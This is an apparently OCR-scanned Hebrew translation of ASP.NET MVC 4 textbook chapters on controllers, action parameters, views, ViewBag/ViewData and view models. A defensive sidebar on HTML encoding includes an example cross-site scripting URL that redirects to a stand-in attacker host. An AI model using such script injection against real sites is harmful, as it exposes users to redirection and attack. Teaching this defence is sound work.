
הבקר הראשון שלכם

נתחיל ביצירת בקר שיטפל בפניות URL הקשורות לעיון בקטלוג המוסיקה. בקר זה יתמוך בשלושה תרחישים:

- דף האינדקס יציג רשימה של הז'אנרים המוסיקליים הקיימים בחנות.
- לחיצה על ז'אנר מובילה לדף שבו כלולים כל האלבומים שמשתייכים לז'אנר הנבחר.
- לחיצה על אלבום מובילה לדף מידע שבו כלולים כל הפרטים המתייחסים לאלבום.


יצירת בקר חדש

תחילה עליכם להוסיף מחלקה חדשה בשם StoreController. לחצו לחיצה ימנית על התיקייה Controllers בחלון Solution Explorer ובחרו Add ⇦ Controller מתפריט הקיצור שייפתח, כמוצג בתרשים 2-10.



תרשים 2-10

בשדה במיועד לשם הבקר הזינו StoreController, ובחרו Empty MVC Controller כתבנית ליצירת הבקר החדש, כמוצג בתרשים 2-11.



תרשים 2-11

כתיבת שיטות פעולה

StoreController החדש שלכם כולל כבר שיטת Index. בשיטת Index נשתמש ליצירת הדף שבו תוצג רשימת הז'אנרים הזמינים בחנות המוסיקה. תזדקקו לשתי שיטות נוספות כדי ליישם את שני התרחישים האחרים שבהם הבקר אמור לטפל: השיטה Browse שמטפלת בעיון בז'אנר רצוי, והשיטה Details שמשמשת להצגת פרטי אלבום.

השיטות הללו (Index, Browse ו-Details) שוכנות בתוך הבקר שלכם, ונקראות **פעולות בקר** (**controller actions**). כפי שכבר ראינו בשיטת הפעולה HomeController.Index(), תפקידן הוא להגיב לבקשות URL, לבצע את הפעולות הנדרשות, ולספק תגובה לדפדפן או למשתמש ששלח את ה-URL.

על ידי ביצוע השלבים שלהלן תוכלו להבין מה עושות פעולות הבקר:

1. שנו את החתימה של השיטה Index(), כדי שתחזיר מחרוזת (במקום ActionResult), ושנו את הערך שהיא מחזירה ל- "Hello from Store.Index()", הנה כך:

```
//
// GET: /Store/
public string Index()
{
    return "Hello from Store.Index()";
}
```

2. הוסיפו פעולה בשם Browse אשר מחזירה מחרוזת "Hello from Store.Browse()", ופעולה בשם Details אשר מחזירה את המחרוזת "Hello from Store.Details()". התוצאה הסופית מוצגת בקוד המלא של המחלקה StoreController שלהלן:


```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
```

```
using System.Web.Mvc;

namespace MvcMusicStore.Controllers
{
  public class StoreController : Controller
  {
      //
      // GET: /Store/
      public string Index()
      {
          return "Hello from Store.Index()";
      }

      //
      // GET: /Store/Browse
      public string Browse()
      {
          return "Hello from Store.Browse()";
      }

      //
      // GET: /Store/Details
      public string Details()
      {
          return "Hello from Store.Details()";
      }
  }
}
```

3. הריצו את הפרויקט שוב ובקרו בכתובות הבאות:

- /Store
- /Store/Browse
- /Store/Details

הזנת הנתיבים הללו תגרום להפעלת שיטות הפעולה המתאימות בבקר שלכם ולהחזרת תגובות מטיפוס string, כמוצג בתרשים 12-2.



תרשים 12-2

משמעויות

מה אפשר להסיק מהניסוי הקצר שלנו?

1. הזנת הכתובת Store/Details/ גרמה להרצת שיטת הפעולה Details של המחלקה StoreController, ללא כל צורך בהגדרות תצורה מיוחדות. למעשה, היינו עדים למנגנון הניתוב האוטומטי בפעולה. נרחיב את הדיון על הניתוב בהמשך פרק זה, ונחקור את הנושא לעומק בפרק 9.
2. למרות שהשתמשנו במערך הכלים של Visual Studio כדי ליצור את מחלקת הבקר, בסופו של דבר זוהי מחלקה פשוטה ביותר. הדבר היחיד שמסגיר את היותה מחלקת בקר הוא העובדה שהיא **יורשת ממחלקת הבסיס System.Web.Mvc.Controller**.
3. גרמנו לכיתוב להופיע בחלון הדפדפן באמצעות בקר בלבד - מבלי להיעזר במודל או בתצוגה. למרות שלמודלים ולתצוגות יש תפקיד חשוב ביישומי ASP.NET MVC, הבקרים הם למעשה הלב הפועם של היישום. כל הבקשות עוברות דרך הבקר, אבל לא כל הבקשות זקוקות לשירותי המודלים והתצוגות.

פרמטרים בפעולות בקר

בדוגמאות הקודמות החזרנו מחרוזות קבועות. השלב הבא הוא ליצור פעולות דינמיות שמגיבות לפרמטרים שמועברים אליהן בשורת URL. בצעו את השלבים שלהלן כדי ללמוד כיצד לעשות זאת:

1. השתמשו בשיטת הפעולה Browse כדי לשלוף את ערך מחרוזת השאילתה מתוך ה-URL. עשו זאת על ידי הוספת פרמטר "genre" מטיפוס string לשיטת הפעולה שלכם. כעת תשתית ASP.NET MVC תעביר באופן אוטומטי כל מחרוזת שאילתה או פרמטרי טופס בשם "genre" אל שיטת הפעולה שלכם כאשר היא מופעלת.

```
//
// GET: /Store/Browse?genre=?Disco
public string Browse(string genre)
{
  string message =
    HttpUtility.HtmlEncode("Store.Browse, Genre = " + genre);
  return message;
}
```

קידוד קלט מהמשתמש בפורמט HTML

אנחנו משתמשים בשיטת העזר HttpUtility.HtmlEncode כדי לטהר את הקלט מהמשתמש. הדבר נועד למנוע ממשתמשים להזריק קוד JavaScript או תגיות HTML לתצוגה שלנו באמצעות קישור שמכיל מלל כגון

/Store/Browse?Genre=<script>window.location='http://hacker.example.com'</script>

2. דפדפו אל הכתובת Store/Browse?Genre=Disco/, כמוצג בתרשים 2-13.

תרשים 2-13

תוכלו להיווכח שפעולות הבקר יכולות לקרוא ערכי שאילתות מחרוזת על ידי קבלתן כפרמטרים לשיטת הפעולה.

3. השתמשו בפעולה Details כדי לקרוא ולהציג פרמטר קלט בשם ID. בדרך שונה מהשיטה הקודמת, הפעם לא נעביר את ערך ID בתור פרמטר של מחרוזת שאילתה, אלא נטמיע אותו ישירות בשורת URL עצמה. לדוגמה: Store/Details/5/.

תשתית ASP.NET MVC מאפשרת לכם לעשות זאת בקלות רבה ללא צורך בהגדרות תצורה נוספות. על פי ברירת מחדל, מנגנוני הניתוב של ASP.NET MVC מצייתים למוסכמה הקובעת שהחלק של ה-URL הבא מיד אחרי שם שיטת הפעולה ייחשב כפרמטר בשם ID. אם שיטת הפעולה שלכם מקבלת פרמטר בשם ID, תשתית ASP.NET MVC תעביר לה את מקטע ה-URL המתאים כפרמטר.

```
//
// GET: /Store/Details/5
public string Details(int id)
{
    string message = “Store.Details, ID = “ + id;
  return message;
}
```

4. הריצו את היישום ודפדפו לכתובת Store/Details/5/, כמוצג בתרשים 2-14.

תרשים 2-14

כפי שראינו בדוגמאות האחרונות, באפשרותכם להתייחס לפעולות בקר כמו אל שיטות במחלקת הבקר שלכם, אשר הקריאה להן מבוצעת באופן ישיר על ידי הדפדפן. המחלקה, השיטה והפרמטרים מועברים על ידי הדפדפן בתור מקטעי ניתוב או מחרוזות שאילתה בשורת URL, והתוצאה המתקבלת היא מחרוזת שמוחזרת לדפדפן. זוהי הצגה פשטנית מאוד של הדברים אשר מתעלמת מסוגיות כגון:

- כיצד מתבצע מיפוי בין כתובות URL לפעולות הבקר.
- השימוש בתצוגות כתבניות להפקת המחרוזות (לרוב HTML) שמוחזרות לדפדפן.
- פעולות כמעט לעולם אינן מחזירות מחרוזות גולמיות; הן בדרך כלל מחזירות תוצאת פעולה מתאימה מסוג טיפוס ActionResult, אשר יודעת לטפל בקודי מצב HTTP, מבצעות קריאה למערכת תבניות תצוגה וכו׳.

בקרים מאפשרים חופש פעולה רב בכל הקשור להתאמה אישית ולהרחבה, אולם סביר להניח שרק במקרים נדירים - אם בכלל - תידרשו לנצל את היכולות הללו. בשימוש הסטנדרטי, קריאה לבקרים מתבצעת באמצעות URL, בקרים מריצים את הקוד שכתבתם ומחזירים תצוגה. זה מה שחשוב להבין, ובשלב זה לא נעסוק בכל הפרטים המייגעים העוסקים באופן ההגדרה, ההפעלה וההרחבה של בקרים. בפרק 15 נדון בסוגיות אלה, לצד נושאים מתקדמים נוספים. כעת אנחנו יודעים מספיק על בקרים כדי להוסיף תצוגות ליישום שלנו, וזה בדיוק מה שנעשה בפרק 3.

סיכום

הבקרים הם מנצחי התזמורת של יישומי ASP.NET MVC. הם שולטים בכל היבטי האינטראקציה, או התקשורת, עם המשתמש, עם אובייקטי המודל ועם התצוגות. הם אחראים על מתן תגובה לקלט מהמשתמש, ביצוע השינויים הנדרשים במודלי האובייקט, ולבסוף - בחירת התצוגה המתאימה שתוחזר למשתמש בתגובה לקלט ההתחלתי שלו.

בפרק זה נחשפתם לעקרונות הבסיסיים שמנחים את פעולת הבקרים באופן בלתי תלוי בתצוגות ובמודלים. לאחר שלב הלימוד הבסיסי וההכרה כיצד יישומי MVC מריצים קוד בתגובה לבקשות URL, אתם מוכנים להתמודד עם ממשק המשתמש, ולכך מוקדש הפרק הבא.

פרק 3

תצוגות (Views)

Jon Galloway –ו Phil Haack

עיקרי הפרק

- תפקיד התצוגות
- הפניה לתצוגה
- תצוגות בעלות טיפוסיות חזקה
- מודלי תצוגה
- הוספת תצוגה
- שימוש בתחביר Razor
- הגדרת תצוגה חלקית

מפתחים משקיעים זמן רב ביצירת בקרים ואובייקטי מודל אופטימליים, ובצדק. הקפדה על קוד נקי וכתוב היטב בהקשר זה הוא המפתח ליישום אינטרנט איכותי מבחינת יכולת התחזוקה שלו.

אולם משתמש אשר מבקר ביישום האינטרנט שלכם באמצעות הדפדפן שלו, כלל אינו נחשף לעבודה הרבה שהשקעתם. הרושם הראשוני של המשתמש, וכל האינטראקציה שלו עם האתר מתחילה בתצוגה.

ניתן לומר שהתצוגה היא שגרירת היישום שלכם לעולמו של המשתמש. התצוגה מייצגת את היישום שלכם בעבודה עם המשתמש ויוצרת את הסביבה שעל בסיסה מתבצעת ההערכה הראשונית לאיכות היישום.

ברור שאם שאר חלקי היישום יהיו מלאים בבאגים, כל הצבעים והעיצובים המבריקים לא יוכלו להסתיר את החסרונות של היישום. עם זאת, אם תיצרו תצוגה מכוערת שאינה ידידותית למשתמש, משתמשים רבים לא ייכנסו ליישום עצמו ולא יתנו לו "הזדמנות" להוכיח את עצמו, ולא משנה כמה אפשרויות ותכונות מדהימות יש לו, או כמה הוא נקי מבאגים.

בפרק זה לא תוכלו ללמוד כיצד לבנות תצוגות יפות ומעניינות. עיצוב ויזואלי הינו תחום נפרד ממימוש תוכן, למרות שתגיות נקיות יכולות להקל מאוד על החיים של המעצב שלכם. בהמשך נתמקד באופן הפעולה של תצוגות בתשתית ASP.NET MVC ובפירוט תחומי האחריות שלהם, ונספק את הכלים הדרושים לבניית תצוגות שהיישומים שלכם יוכלו להתגאות בהם.

תפקידי התצוגות

בפרק 2 ראינו כיצד להשתמש בבקרים כדי להחזיר לדפדפן מחרוזת פשוטה כפלט. שימוש זה הינו אמצעי יעיל להבנת עיקרון הפעולה של בקרים, אולם בכל יישום אינטרנט שאינו טריוויאלי, תבחינו במהרה בדפוס מסוים שחוזר על עצמו כמעט בכל תרחיש: רוב פעולות הבקר נדרשות להציג מידע דינמי בפורמט HTML. אם כל מה שפעולות הבקר היו יכולות לעשות זה להחזיר מחרוזות, הייתם צריכים לבצע החלפות רבות בתהליך אשר במהרה היה יוצא מכלל שליטה. כמפתחי יישומים יש לנו צורך ברור במערכת תבניות, וכאן נכנסת לתמונה התצוגה.

התצוגה אחראית לספק ממשק משתמש. התצוגה מקבלת הפנייה למודל (זהו המידע שהבקר צריך להציג), ואז היא ממירה את המודל לפורמט מתאים להצגה בפני המשתמש. בתשתית ASP.NET MVC, התצוגה עושה זאת על ידי בדיקת אובייקטי מודל שמועברים אליה על ידי הבקר והמרת תוכנם לפורמט HTML.

הערה לא כל התצוגות מפיקות HTML. HTML הוא ללא ספק הפורמט השכיח ביותר לבניית ישומי אינטרנט, אולם, כמוסבר בסעיף בפרק 16 שעוסק בתוצאות פעולה, תצוגות יכולות להפיק מגוון רחב של סוגי תכנים אחרים.

הבה נבחן דוגמה לתצוגה בסיסית. בקוד 1-3 מוגדרת תצוגה בשם Sample.cshtml אשר שוכנת בתיקייה /Views/Home/Sample.cshtml. אל תטרחו להקליד את זה, דוגמה זו מיועדת להמחשה בלבד.

זו דוגמה בסיסית ביותר לתצוגה שמשמשת להצגה של הודעה שנקבעת על ידי הביטוי @ViewBag.Message. בהמשך הפרק נלמד עוד על ViewBag ושיטות אחרות שמשמשות להעברת מידע לתצוגה. כאשר תצוגה זו ממומשת, הביטוי מוחלף בערך שהוגדר בבקר ומועבר כתגיות HTML אח הפלט.

קוד 3-1: תצוגה לדוגמה - Sample.cshtml

```
@{
Layout = null;
}
<!DOCTYPE html>
<html>
  <head><title>Sample View</title></head>
  <body>
    <h1>@ViewBag.Message</h1>
    <p>
  This is a sample view. It's not much to look at,
    but it gets the job done.
    </p>
  </body>
</html>
```

בניגוד לתשתיות מבוססות-קבצים כגון ASP.NET Web Forms או PHP, התצוגות עצמן אינן נגישות באופן ישיר. לא ניתן להפנות את הדפדפן לתצוגה ולגרום לו לממש אותה. מימוש התצוגה תמיד מבוצע על ידי הבקר אשר מחליט איזו תצוגה להחזיר, ומספק לה את הנתונים הנדרשים. כך זה נראה בקוד הבקר הבא:

דוגמה 3-2: בקר הבית: HomeController.cs

```
public class HomeController : Controller {
  public ActionResult Sample() {
    ViewBag.Message = "Hello World. Welcome to ASP.NET MVC!";
    return View("Sample");
  }
}
```

שימו לב שהבקר מציב מחרוזת במאפיין ViewBag.Message ואחר כך מחזיר תצוגה בשם Sample. פעולה זו קשורה לתצוגה Sample.cshtml שראינו בקוד 3-1. התצוגה תציג את הערך של ViewBag.Message שהועבר אליה.

הפניה לתצוגה

בסעיף הקודם ראינו מספר דוגמאות שהמחישו את מנגנוני הפעולה הפנימיים של התצוגה. בסעיף זה נלמד כיצד להפנות לתצוגה שתשמש למימוש הקלט עבור פעולה ספציפית. ניתן לראות שהקפדה על המוסמכות שאומצו על ידי תשתית ASP.NET MVC מאפשרת לעשות זאת בצורה מאוד פשוטה.


בעת יצירת פרויקט חדש באמצעות אחת מתבנית ברירת המחדל, הפרויקט מכיל תיקייה Views בעלת מבנה מוגדר (ראו תרשים 3-1).

על פי המוסכמה, עבור כל בקר נוצרת תיקייה בעלת שם זהה לבקר ללא הסיומת Controller תחת התיקייה Views. לדוגמה, עבור HomeController נוספה לתיקיית התצוגות תיקייה בשם Home.

בתוך כל תיקיית בקר יש קובץ תצוגה עבור כל שיטת פעולה, ושמו זהה לשם השיטה. דפוס פעולה זה מספק את הבסיס לקישור בין התצוגות לבין שיטות הפעולה. לדוגמה, שיטת פעולה יכולה להחזיר ViewResult באמצעות השיטה View באופן הבא:

```
public class HomeController : Controller {
  public ActionResult Index() {
    ViewBag.Message = "Modify this template to jump-start
                       your ASP.NET MVC application.";
    return View();
  }
}
```

אם יש לכם תחושה שכבר נתקלתם בשיטה הזו, אתם צודקים: זוהי שיטת הפעולה Index של בקר HomeController המהווה חלק מתבנית ברירת המחדל לפרויקט.



תרשים 3-1

שימו לב שבניגוד לקוד 2-3, פעולת הבקר הזו אינה מציינת באופן מפורש את שם התצוגה. כאשר שם התצוגה אינו מופיע, התצוגה המוחזרת כ-ViewResult על ידי שיטת הפעולה מסתמכת על מוסכמה לאיתור התצוגה. תחילה היא מחפשת תצוגה בעלת שם זהה לפעולה שבתוך התיקייה [ControllerName]/Views/ (במקרה שלנו, השם של הבקר ללא סיומת Controller). התצוגה שתיבחר במקרה זה היא Views/Home/Index.cshtml/.

בדומה לרוב הדברים בתשתית ASP.NET MVC, גם את המוסכמה הזו ניתן לעקוף. נניח שאנחנו רוצים שהפעולה Index תממש תצוגה אחרת. כדי לעשות זאת, צריך לספק שם תצוגה אחר באופן הבא:

```
public ActionResult Index() {
  ViewBag.Message = "Modify this template to jump-start
                     your ASP.NET MVC application.";
   return View("NotIndex");
}
```

בדרך זו, התשתית אמנם תחפש בתיקייה Views/Home/, אבל התצוגה שתיבחר תהיה NotIndex.cshtml. לפעמים תרצו בכלל להפנות לתצוגה שנמצאת בתיקייה שונה לגמרי. כדי לעשות זאת, תוכלו להשתמש בתחביר טילדה (~) לציון הנתיב המלא לתצוגה, כמוצג להלן:

```
public ActionResult Index() {
  ViewBag.Message = "Modify this template to jump-start
                      your ASP.NET MVC application.";
   return View("~/Views/Example/Index.cshtml");
}
```

שימו לב! בעת שימוש בתחביר טילדה, אתם חייבים לציין במפורש את סיומת הקובץ של התצוגה (cshtml., במקרה זה) כדי לעקוף את מנגנון החיפוש הפנימי אשר משמש את מנוע התצוגה לאיתור תצוגות.

ViewBag-ו ViewData

בדוגמה הקודמת השתמשנו במאפיין ViewBag.Message להעברת מידע מהבקר אל התצוגה. הבה נבחן את התהליך הזה לפרטיו.

מבחינה טכנית, הנתונים מועברים מהבקרים לתצוגות באמצעות המחלקה ViewDataDictionary (מחלקת מילון ייעודית שמציגה מפתח וערך) בשם ViewData. ביכולתכם לקבוע ולקרוא ערכים באמצעות תחביר סטנדרטי. לדוגמה:

```
ViewData["CurrentTime"] = DateTime.Now;
```

אפשרות זו עדיין זמינה, אולם תשתית ASP.NET MVC 3 החלה לנצל את מילת המפתח dynamic של שפת C# 4 כדי לפשט את התחביר. המאפיין ViewBag משמש בתור מעטפת דינמית סביב ViewData. הוא מאפשר לקבוע ערכים באופן הבא:

```
ViewBag.CurrentTime = DateTime.Now;
```

כלומר, הביטוי ViewBag.CurrentTime שקול לביטוי ["CurrentTime"]ViewData.

ברוב המקרים לא ניתן להצביע על יתרון טכני משמעותי לבחירה של תחביר זה או אחר. השימוש ב-ViewBag הוא למעשה ליטוש תחבירי שמפתחים מסוימים מעדיפים על פני תחביר המילון.

הערה למרות שאין יתרונות טכניים לאחד מהתחבירים, יש ביניהם מספר הבדלים קריטיים שחשוב מאוד להכירם.

אחד ההבדלים הברורים הוא ש-ViewBag פועל רק כאשר המפתח שאליו מתבצעת הגישה הינו מזהה חוקי של #C. לדוגמה, אם תציבו ערך עם רווח כמו ["Current Time"]ViewData, לא תוכלו לגשת לערך הזה באמצעות ViewBag, מכיוון שלא יהיה ניתן להדר את הקוד.

סוגיה מרכזית נוספת שחשוב להבהיר היא, שלא ניתן להעביר לשיטות הרחבה ערכים דינמיים בתור פרמטרים. המהדר של #C חייב לדעת את הטיפוס האמיתי של כל פרמטר בזמן ההידור, כדי שיוכל לבחור את שיטת ההרחבה הנכונה.

אם אחד הפרמטרים הוא דינמי, ההידור יכשל. לדוגמה, הקוד הבא לעולם ייכשל: @Html.TextBox("name", ViewBag.Name). כדי להתגבר על הסוגיה הזו, עליכם להשתמש בתחביר ["Name"]ViewData או להמיר את הערך לטיפוס מפורש: (string)ViewBag.Name.

תצוגות בעלות טיפוסיות חזקה

נניח שעליכם לכתוב תצוגה שמשמשת להצגת רשימה של מופעי המחלקה Album. גישה אפשרית אחת היא להוסיף את האלבומים למילון נתוני התצוגה (באמצעות המאפיין ViewBag) ולבצע איטרציה עליהם בתוך התצוגה עצמה.

לדוגמה, הקוד של פעולת הבקר שלכם עשוי להיראות כך:

```
public ActionResult List() {
  var albums = new List<Album>();
  for(int i = 0; i < 10; i++) {
  albums.Add(new Album {Title = "Product " + i});
  }
  ViewBag.Albums = albums;
  return View();
}
```

בתצוגה נשתמש בלולאה כדי להציג את המוצרים, כמו בדוגמה זו:

```
<ul>
@foreach (Album a in (ViewBag.Albums as IEnumerable<Album>)) {
  <li>@a.Title</li>
}
</ul>
```

נדרשנו להמיר את ViewBag.Albums (אובייקט דינמי) לטיפוס IEnumerable<Album> לפני שיכולנו לגשת אליו בלולאה. יכולנו גם להשתמש במילת המפתח dynamic כדי לקבל קוד נקי יותר, אבל בצורה זו היינו מוותרים על היתרונות שמספק IntelliSense בעת גישה למאפיינים של כל אובייקט Album.

```
<ul>
@foreach (dynamic p in ViewBag.Albums) {
  <li>@p.Title</li>
}
</ul>
```

כמובן שהחלופה האידיאלית מבחינתנו היא להשתמש בתחביר הנקי של הדוגמה הדינמית. כך לא מאבדים את היתרונות המתקבלים משימוש בטיפוסיות חזקה ובדיקות בזמן-ההידור של הגדרת טיפוסים נכונה של מאפיינים ושמות של שיטות. את המצב האידיאלי הזה ניתן להשיג באמצעות תצוגות בעלות טיפוסיות חזקה (strongly typed views).

עליכם לזכור כי ViewData הינו מסוג המחלקה ViewDataDictionary, ולא סתם מילון גנרי. מכיוון שכך, יש לו מאפיין נוסף בשם Model שמאפשר לספק לתצוגה אובייקט מודל ספציפי. מאוד נוח להשתמש בו להעברת מחלקה ספציפית לתצוגה. כך אפשר לציין בתצוגות באופן מפורש מי היא המחלקה שהתצוגה מצפה לקבל ממנה את אובייקט המודל, וכך ליהנות מכל היתרונות של טיפוסיות חזקה.

בשיטה Controller, אפשר לציין את המודל באמצעות העמסה של השיטה View:

```
public ActionResult List() {
  var albums = new List<Album>();
  for(int i = 0; i < 10; i++) {
    albums.Add(new Album {Title = "Product " + i});
  }
  return View(albums);
}
```

ברקע, פעולה זו גורמת לקביעת ערך המאפיין ViewData.Model לפי הערך שמועבר לשיטת View. בשלב הבא עלינו להעביר לתצוגה את סוג המודל שמשתמש בהצהרת @model. שימו לב שאתם עשויים להידרש לספק את שם הטיפוס התקני המלא (מרחב השמות עם שם הטיפוס, namespace) של טיפוס המודל.

```
@model IEnumerable<MvcApplication1.Models.Album>
<ul>
@foreach (Album p in Model){
  <li>@p.Title</li>
}
</ul>
```

כדי להימנע מציון שם הטיפוס התקני המלא של המודל, תוכלו להשתמש בהצהרה @using.

```
@using MvcApplication1.Models
@model IEnumerable<Album>
```

```
<ul>
@foreach (Album p in Model){
  <li>@p.Title</li>
}
</ul>
```

אם אתם משתמשים לעתים קרובות בתצוגות שלכם במרחבי שמות מסוימים, אפשרות טובה יותר היא להכריז על מרחבי השמות הללו בקובץ web.config שבתיקייה Views.

```
@using MvcApplication1.Models
<system.web.webPages.razor>
…
  <pages pageBaseType="System.Web.Mvc.WebViewPage">
    <namespaces>
      <add namespace="System.Web.Mvc" />
      <add namespace="System.Web.Mvc.Ajax" />
      <add namespace="System.Web.Mvc.Html" />
      <add namespace="System.Web.Routing" />

      <add namespace="MvcApplication1.Models" />
    </namespaces>
  </pages>
</system.web.webPages.razor>
```

כדי לראות את שתי הדוגמאות האחרונות בפעולה, התקינו את חבילת התוכנה Wrox.ProMvc4.Views.AlbumList בפרויקט ASP.NET MVC 4 חדש באמצעות NuGet, הנה כך:

```
Install-Package Wrox.ProMvc4.Views.AlbumList
```

פעולה זו תגרום להוספת שתי התצוגות לדוגמה אל התיקייה Views\Albums\ ואת קוד הבקר – אל התיקייה Samples\AlbumList\. הקישו Ctrl+F5 כדי להריץ את הפרויקט. הקלידו בשורת ה–URL את הנתיב albums/listweaklytyped/ ואת albums/liststronglytyped/ כדי לראות את תוצאת הקוד.

מודלי תצוגות

לעתים קרובות תצוגות נדרשות להציג מגוון נתונים שאינם ממופים ישירות למודל תחום נתונים אחד. לדוגמה, היישום שלכם עשוי לכלול תצוגה שמטרתה להציג פרטים של מוצר. אבל, אותה תצוגה צריכה גם להעביר למשתמש מידע נלווה שאינו קשור ישירות למוצר, כמו למשל פרטי המשתמש המחובר, האם המשתמש רשאי לערוך את המוצר ועוד.

פתרון פשוט להצגת הנתונים הנלווים שאינם מהווים חלק מהמודל הראשי של התצוגה הוא לכלול את הנתונים הללו במאפיין ViewBag. אין ספק שזוהי דרך אפקטיבית וגמישה להראות נתונים בתצוגה.

אבל הדרך הזו אינה מתאימה לכל מצב. ייתכן שתצטרכו לשלוט בצורה ישירה בנתונים שמועברים לתצוגה ולהגדיר כל אחד מהם לפי סוג טיפוס קיים, וכך לאפשר למפתחי התצוגה ליהנות מהיתרונות של IntelliSense.

פתרון אפשרי לסוגיה זו הינו לכתוב מחלקת מודל תצוגה (view model). אתם יכולים לחשוב על מודל תצוגה בתור מודל שתפקידו היחיד הוא לספק מידע על התצוגה. שימו לב שהמונח "מודל תצוגה" בהקשר זה שונה מהרעיון של מודל תצוגה בתבנית MVVM (Model View ViewModel). לפיכך כדאי להשתמש במונח "מודל ייעודי לתצוגה".

לדוגמה, נניח שהיישום שלכם כולל דף תכולה של עגלת קניות, המשמש להצגה של רשימת מוצרים, העלות הכוללת שלהם והודעה למשתמש. במקרה כזה תוכלו ליצור את המחלקה ShoppingCartViewModel שלהלן:

```
public class ShoppingCartViewModel {
  public IEnumerable<Product> Products { get; set; }
  public decimal CartTotal { get; set; }
  public string Message { get; set; }
}
```

כעת אפשר לקבוע סוג טיפוס זה כמודל לתצוגה באמצעות הנחיית @model הבאה:

```
@model ShoppingCartViewModel
```

בצורה זו תוכלו ליהנות מהיתרונות של תצוגה בעלת טיפוסיות חזקה (כולל בדיקת סוג טיפוס, IntelliSense, והימנעות מהצורך לבצע המרה של אובייקטי ViewDataDictionary חסרי טיפוס), מבלי שיהיה צורך לבצע שינויים במחלקות Model.

כדי להריץ את הדוגמה של מודל תצוגת עגלת הקניות, הזינו את הפקודה הבאה במנהל החבילות NuGet:

```
Install-Package Wrox.ProMvc4.Views.ViewModel
```

בסעיפים הבאים נציג מספר נושאים הרלוונטיים למודלים לא פחות משהם רלוונטיים לתצוגות, ובפרק הבא נעסוק במודלים ביתר פירוט.

הוספת תצוגה

בסעיף "הפניה לתצוגה" למדנו כיצד לקשר בקר לתצוגה מוגדרת כלשהי. אולם, הבה נראה כיצד נוצרות התצוגות הללו? כמובן שניתן ליצור קובץ באופן ידני ולהוסיף אותו לתיקיית התצוגות, אולם באמצעות אוסף הכלים של ASP.NET MVC בסביבת הפיתוח Visual Studio תוכלו להוסיף תצוגות בצורה הרבה יותר פשוטה ומהירה באמצעות תיבת הדו-שיח Add View.

